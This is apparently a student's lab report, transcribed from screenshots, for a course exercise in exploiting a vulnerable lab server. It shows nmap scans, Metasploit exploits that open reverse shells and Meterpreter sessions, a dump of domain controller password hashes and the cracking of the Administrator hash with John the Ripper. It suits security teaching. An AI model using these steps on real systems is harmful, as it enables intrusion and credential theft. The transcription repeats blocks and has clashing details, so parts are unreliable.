

Ryan Brodsky

ICS 482

10/6/19

InfoSec Lab: Exploiting a Vulnerable Web Application

The screenshot displays a web application security lab interface. On the left, a sidebar titled "Exploiting a Vulnerable Web Application" contains a list of assignments and a "Challenge Sample #1" button. The main area shows a terminal window with the following output:

```
root@kali2:~# nmap 203.0.113.100
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-19
Nmap scan report for 203.0.113.100
Host is up (0.00054s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
443/tcp   open  https
1099/tcp  open  rmiregistry
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
5432/tcp  open  postgresql
8180/tcp  open  unknown
Nmap done: 1 IP address (1 host up) scanned in 28.18 seconds
```

Below the terminal output, a red warning icon and text state: "If the nmap scan says the 'Host Seems Down', just seconds and try the scan again." A green button labeled "Challenge Sample #1" is visible.

On the right, a terminal window titled "External Kali Scoring" shows the following output:

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2019-10-06 13:09 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.16 seconds
root@kali2:~# nmap 203.0.113.100
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2019-10-06 13:10 EDT
Nmap scan report for www.campus.edu (203.0.113.100)
Host is up (0.0013s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    closed telnet
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
443/tcp   open  https
1099/tcp  closed rmiregistry
3306/tcp  closed mysql
3389/tcp  open  ms-wbt-server
5432/tcp  open  postgresql
8180/tcp  closed sampleflag:999818
Nmap done: 1 IP address (1 host up) scanned in 26.38 seconds
root@kali2:~#
```

Below the terminal output, a red warning icon and text state: "If the nmap scan says the 'Host Seems Down', just seconds and try the scan again." A green button labeled "Challenge Sample #1" is visible.

At the bottom, a Zenmap window is open, showing the "Ports / Hosts" tab. The "Hosts" tab is selected, displaying a table of open ports and services for the target 203.0.113.100.



Port	Protocol	State	Service	Version
21	tcp	open	ftp	Microsoft ftptd
23	tcp	open	telnet	
25	tcp	open	smtp	hMailServer smtpd
80	tcp	open	http	Apache httpd 2.2.14 ((Win32) DAU/2)
110	tcp	open	pop3	hMailServer pop3d
443	tcp	open	https	Apache httpd 2.2.14 ((Win32) DAU/2)
1099	tcp	open	java-rmi	Java RMI Registry
3306	tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
3389	tcp	open	ms-wbt-server	
5432	tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
8180	tcp	open	http	Apache Tomcat/Coyote

Below the table, a red warning icon and text state: "If the nmap scan says the 'Host Seems Down', just seconds and try the scan again." A green button labeled "Challenge Sample #1" is visible.

At the bottom, a Zenmap window is open, showing the "Ports / Hosts" tab. The "Hosts" tab is selected, displaying a table of open ports and services for the target 203.0.113.100.

Port	Protocol	State	Service	Version
21	tcp	open	ftp	Microsoft ftptd
23	tcp	open	telnet	
25	tcp	open	smtp	hMailServer smtpd
80	tcp	open	http	Apache httpd 2.2.14 ((Win32) DAU/2)
110	tcp	open	pop3	hMailServer pop3d
443	tcp	open	https	Apache httpd 2.2.14 ((Win32) DAU/2)
1099	tcp	open	java-rmi	Java RMI Registry
3306	tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
3389	tcp	open	ms-wbt-server	
5432	tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
8180	tcp	open	http	Apache Tomcat/Coyote

Below the table, a red warning icon and text state: "If the nmap scan says the 'Host Seems Down', just seconds and try the scan again." A green button labeled "Challenge Sample #1" is visible.



12 The scan will indicate that the remote system is running the Windows Operating system.

13 In the left hand pane, click the arrow to the left of exploit to expand it.

19 Right-click on the compromised victim, select Meterpreter, Explore, and Browse Files.



The image displays three screenshots of the Armitage web application interface, showing the process of exploiting a vulnerable web application.

Top Left Screenshot: The Armitage interface shows the initial scan results for the target IP 203.0.113.100. The scan indicates that the remote system is running the Windows Operating system.

Top Right Screenshot: The Armitage interface shows the 'exploit' section expanded in the left-hand pane. The console output shows the execution of the 'msf auxiliary(mysql_version)' and 'msf auxiliary(postgres_version)' modules, indicating that the target system is running MySQL 5.0.51a-jubuntu5 (protocol 10) and PostgreSQL Version 8.3.8 (Pre-Auth).

Bottom Left Screenshot: The Armitage interface shows the context menu for the compromised victim (203.0.113.100). The menu options include Login, Meterpreter, Services, Scan, Host, Interact, Explore, Pivoting, Ping Sweep..., Screenshot, and Post Modules. The 'Explore' option is selected, and the 'Browse Files' option is highlighted.

Bottom Right Screenshot: The Armitage interface shows the console output of the exploit process. The console output shows the execution of the 'msf exploit(ramp_webdav_upload_php)' module, indicating that the exploit is running as a background job and that a reverse TCP handler is started on 175.45.176.199:20403. The console output also shows the upload of the payload to /webdav/h7Gh3p.php and the attempt to execute the payload.



https://lab.infoseclearning.com/lab/exploiting-vulnerable-web-application

Exploiting a Vulnerable Web Application

External Kali Scoring - Internet Explorer

https://lab.infoseclearning.com/lab/console/vm-929799/External%20Kali%20Scoring

Applications Places Edit Sun 13:30

access.log

203.0.113.100 - [14/Mar/2018:13:30:07 -0400] "GET /sdks/2E/2E2E2E/etvc/vmware/hostd/vmInventory.xml HTTP/1.1" 404 1188 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"

175.45.176.200 - [14/Mar/2018:13:38:07 -0400] "GET /sdks/2E/2E2E2E/etvc/vmware/hostd/vmInventory.xml HTTP/1.1" 404 1188 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"

175.45.176.200 - [14/Mar/2018:13:38:07 -0400] "GET /favicon.ico HTTP/1.1" 404 1186 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"

175.45.176.200 - [14/Mar/2018:13:38:07 -0400] "GET /favicon.ico HTTP/1.1" 404 1188 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"

127.0.0.1 - [15/Mar/2018:23:28:47 -0400] "GET / HTTP/1.1" 304 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727)"

127.0.0.1 - [15/Mar/2018:23:28:47 -0400] "GET /favicon.ico HTTP/1.1" 404 1188 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727)"

175.45.176.200 - [15/Mar/2018:23:29:26 -0400] "GET /log3.txt HTTP/1.1" 200 11 "-" "Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko"

175.45.176.200 - [15/Mar/2018:23:29:26 -0400] "GET /favicon.ico HTTP/1.1" 404 1193 "-" "Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko"

127.0.0.1 - [16/Mar/2018:02:18:27 -0400] "PUT /webdav/Nof8PIa.php HTTP/1.1" 401 1439 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"

175.45.176.199 - [10/Apr/2018:02:16:10 -0400] "GET / HTTP/1.1" 200 1441 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"

175.45.176.199 - [10/Apr/2018:02:16:15 -0400] "GET / HTTP/1.1" 200 1441 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"

175.45.176.199 - [10/Apr/2018:02:18:27 -0400] "PUT /webdav/Nof8PIa.php HTTP/1.1" 401 1439 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"

175.45.176.199 - [10/Apr/2018:02:18:27 -0400] "PUT /webdav/Nof8PIa.php HTTP/1.1" 201 391 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"

175.45.176.199 - [11/Mar/2018:00:43:35 -0400] "HEAD / HTTP/1.1" 200 - "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"

LOG FILE

Challenge #6

Open access.log

175.45.176.200 - [14/Mar/2018:13:30:07 -0400] "GET /sdks/2E/2E2E2E/etvc/vmware/hostd/vmInventory.xml HTTP/1.1" 404 1188 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"

175.45.176.200 - [14/Mar/2018:13:38:07 -0400] "GET /sdks/2E/2E2E2E/etvc/vmware/hostd/vmInventory.xml HTTP/1.1" 404 1188 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"

175.45.176.200 - [14/Mar/2018:13:38:07 -0400] "GET /favicon.ico HTTP/1.1" 404 1186 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"

175.45.176.200 - [14/Mar/2018:13:38:07 -0400] "GET /favicon.ico HTTP/1.1" 404 1188 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"

LOG FILE

Type here to search

https://lab.infoseclearning.com/lab/exploiting-vulnerable-web-application

Exploiting a Vulnerable Web Application

External Kali Scoring - Internet Explorer

https://lab.infoseclearning.com/lab/console/vm-929799/External%20Kali%20Scoring

Applications Places Edit Sun 13:39

Armitage

Armitage View Hosts Attacks Workspaces Help

203.0.113.100 SYSTEM (0) @ SERVER

192.168.1.10

Console Scan exploit Files Downloads Meterpreter

msf auxiliary(smb_version) > run

msf auxiliary(smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

Name	Current Setting	Required	Description
RHOSTS	192.168.1.10	yes	The target address range or CIDR identifier
SMBDomain		no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBuser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads

msf auxiliary(smb_version) > run

[*] 192.168.1.10:445 is running windows 2000 Standard SP1 (build:6001) (name:SERVER) (domain:CAMPU)

[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

msf auxiliary(smb_version) >

Go to Armitage in the menu bar, select Set Exploit Rank and then select Poor.

Armitage View Hosts Attacks Workspaces Help

New Connection seragent on_bof rwr Set Exploit Rank Excellent

https://lab.infoseclearning.com/lab/exploiting-vulnerable-web-application

Assignments - ICS 482-01 Vuln... Exploiting a Vulnerable We...

Exploiting a Vulnerable Web Application

```

LHOST => 175.45.176.190
msf exploit(multi_smb2_negotiate_func_index) > set LPORT 8796
LPORT => 8796
msf exploit(multi_smb2_negotiate_func_index) > set RHOST 192.168.1.10
RHOST => 192.168.1.10
msf exploit(multi_smb2_negotiate_func_index) > set WAIT 180
WAIT => 180
[*] Exploit running as background job.
[*] Started reverse TCP handler on 175.45.176.190:8796
[*] Connecting to the target (192.168.1.10:445)...
[*] Sending the exploit packet (930 bytes)...
[*] Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (957487 bytes) to 192.168.1.10
[*] Meterpreter session 2 opened (175.45.176.190:8796 -> 203.0.113.100:31540) at 2019-06-10 12:16:23 -0400
msf exploit(multi_smb2_negotiate_func_index) >
  
```

Armitage

20 In the left hand pane, click the arrow to the left of exploit so it is no longer expanded.

Armitage View Hosts Attacks Workspaces Help

Armitage

203.0.113.100
SYSTEM (0) @ SERVER

192.168.1.10
NT AUTHORITY\SYSTEM @ SERVER

Console X Scan X exploit X Files X Downloads X Meterpreter 1 X exploit X

External Kail Scoring - Internet Explorer

https://lab.infoseclearning.com/lab/console/vm-929799/External%20Kali%20Scoring

External Kail Scoring

View Fullscreen Send Ctrl+Alt+Delete

Applications Places Armitage-ArmitageMain Sun 13:41

Armitage View Hosts Attacks Workspaces Help

Armitage

203.0.113.100
SYSTEM (0) @ SERVER

192.168.1.10
NT AUTHORITY\SYSTEM @ SERVER

Console X Scan X exploit X Files X Downloads X Meterpreter 1 X exploit X

```

LHOST => 175.45.176.190
msf exploit(multi_smb2_negotiate_func_index) > set LPORT 31540
LPORT => 31540
msf exploit(multi_smb2_negotiate_func_index) > set RHOST 192.168.1.10
RHOST => 192.168.1.10
msf exploit(multi_smb2_negotiate_func_index) > set WAIT 180
WAIT => 180
msf exploit(multi_smb2_negotiate_func_index) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 175.45.176.190:31540
[*] Connecting to the target (192.168.1.10:445)...
[*] Sending the exploit packet (930 bytes)...
[*] Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (957487 bytes) to 203.0.113.100
[*] Meterpreter session 2 opened (175.45.176.190:31540 -> 203.0.113.100:6801) at 2019-10-06 13:41:10 -0400
msf exploit(multi_smb2_negotiate_func_index) >
  
```

Armitage

Type here to search

12:41 PM 10/6/2019

https://lab.infoseclearning.com/lab/exploiting-vulnerable-web-application

Assignments - ICS 482-01 Vuln... Exploiting a Vulnerable We...

Exploiting a Vulnerable Web Application

and copy.

Armitage View Hosts Attacks Workspaces Help

Armitage

203.0.113.100
SYSTEM (0) @ SERVER

192.168.1.10
NT AUTHORITY\SYSTEM @ SERVER

Console X Scan X exploit X Meterpreter 1 X exploit X

External%20Kali%20Scoring - Internet Explorer

https://lab.infoseclearning.com/lab/console/vm-929799/External%20Kali%20Scoring

External%20Kali%20Scoring

View Fullscreen Send Ctrl+Alt+Delete Reboot

Applications Places Armitage-ArmitageMain Sun 14:20

Armitage View Hosts Attacks Workspaces Help

Armitage

203.0.113.100
SYSTEM (0) @ SERVER

192.168.1.10
NT AUTHORITY\SYSTEM @ SERVER

Scan X exploit X Meterpreter 2 X exploit X windows/meterpreter_reverse_tcp X Files 3 X Dump Hashes X

```

[*] /root/.msf5/loot/20191006142031/default_192.168.1.10_windows_hashes_314631.txt
[*] This host is a Domain Controller!
[*] Dumping password hashes...
[*] Administrator:500:aad3b435b51404eeaad3b435b1404ee:e19cf75ee54e06b06a5907af13cef42
[*] krbtgt:502:aad3b435b51404eeaad3b435b1404ee:36b91ac297678e089486b2d14f95f12
[*] admin:1000:aad3b435b51404eeaad3b435b1404ee:31d6cfed16ae931b72a56d7e0c089a9
[*] USER_KRMFILE:1016:aad3b435b51404eeaad3b435b1404ee:1b90a38440b97db489326f4fb86112
[*] superman:1121:aad3b435b51404eeaad3b435b1404ee:e19cf75ee54e06b06a5907af13cef42
[*] superwoman:1122:aad3b435b51404eeaad3b435b1404ee:e19cf75ee54e06b06a5907af13cef42
[*] aquaman:1123:aad3b435b51404eeaad3b435b1404ee:e19cf75ee54e06b06a5907af13cef42
[*] batman:1124:aad3b435b51404eeaad3b435b1404ee:e19cf75ee54e06b06a5907af13cef42
[*] flag0:1128:aad3b435b51404eeaad3b435b1404ee:c186490c2fab567f0a1102627f6695b
[*] flag6:787112:1129:aad3b435b51404eeaad3b435b1404ee:e19cf75ee54e06b06a5907af13cef42
[*] student1:1130:aad3b435b51404eeaad3b435b1404ee:e19cf75ee54e06b06a5907af13cef42
[*] student2:1131:aad3b435b51404eeaad3b435b1404ee:e19cf75ee54e06b06a5907af13cef42
[*] student3:1132:aad3b435b51404eeaad3b435b1404ee:e19cf75ee54e06b06a5907af13cef42
[*] SERVERS:1017:aad3b435b51404eeaad3b435b1404ee:42986921d5a2b82f15bec2015356387
msf post(smart_hashdump) >
  
```

Armitage

40 Minimize Armitage by clicking the horizontal bar in the screen.

Armitage View Hosts Attacks Workspaces Help

Armitage

203.0.113.100
SYSTEM (0) @ SERVER

192.168.1.10
NT AUTHORITY\SYSTEM @ SERVER

Armitage-ArmitageMain Sun 14:21

Type here to search

1:20 PM 10/6/2019

https://lab.infoseclearning.com/lab/exploiting-vulnerable-web-app

Assignments - ICS 482-01 Vuln... Exploiting a Vulnerable We...

Exploiting a Vulnerable Web Application

New Ctrl+N
Open... Ctrl+O
Save Ctrl+S
Save As... Shift+Ctrl+S
Print Preview Shift+Ctrl+P
Print... Ctrl+P
Quit Ctrl+Q

ARMITAGE

46 Type the following command and press Enter, to create a file called pass.txt.
root@kali2:~# john pass.txt --format=NT
root@kali2:~# john pass.txt --format=NT
Created directory: /root/.john
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
P\$ssw0rd (Administrator)
lg 0:00:00:00 DONE 2/3 (2019-10-06 14:22) 50.00g/s 128800p/s 128800c/s 128800C/s
orlando..patches
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali2:~#

JOHN PASS

Note: Press the STOP button to complete the lab.

BACK INFOSEC LEARNING

External%20Kali%20Scoring - Internet Explorer

https://lab.infoseclearning.com/lab/console/vm-929799/External%2520Kali%2520Scoring

External%20Kali%20Scoring View Fullscreen Send Ctrl+Alt+Delete Reboot

Applications Places Terminal

Sun 14:22

root@kali2:~

File Edit View Search Terminal Help

root@kali2:~# leafpad pass.txt
root@kali2:~# john pass.txt --format=NT
Created directory: /root/.john
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
P\$ssw0rd (Administrator)
lg 0:00:00:00 DONE 2/3 (2019-10-06 14:22) 50.00g/s 128800p/s 128800c/s 128800C/s
orlando..patches
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali2:~#

... 2 more

Windows Taskbar

Type here to search

1:22 PM 10/6/2019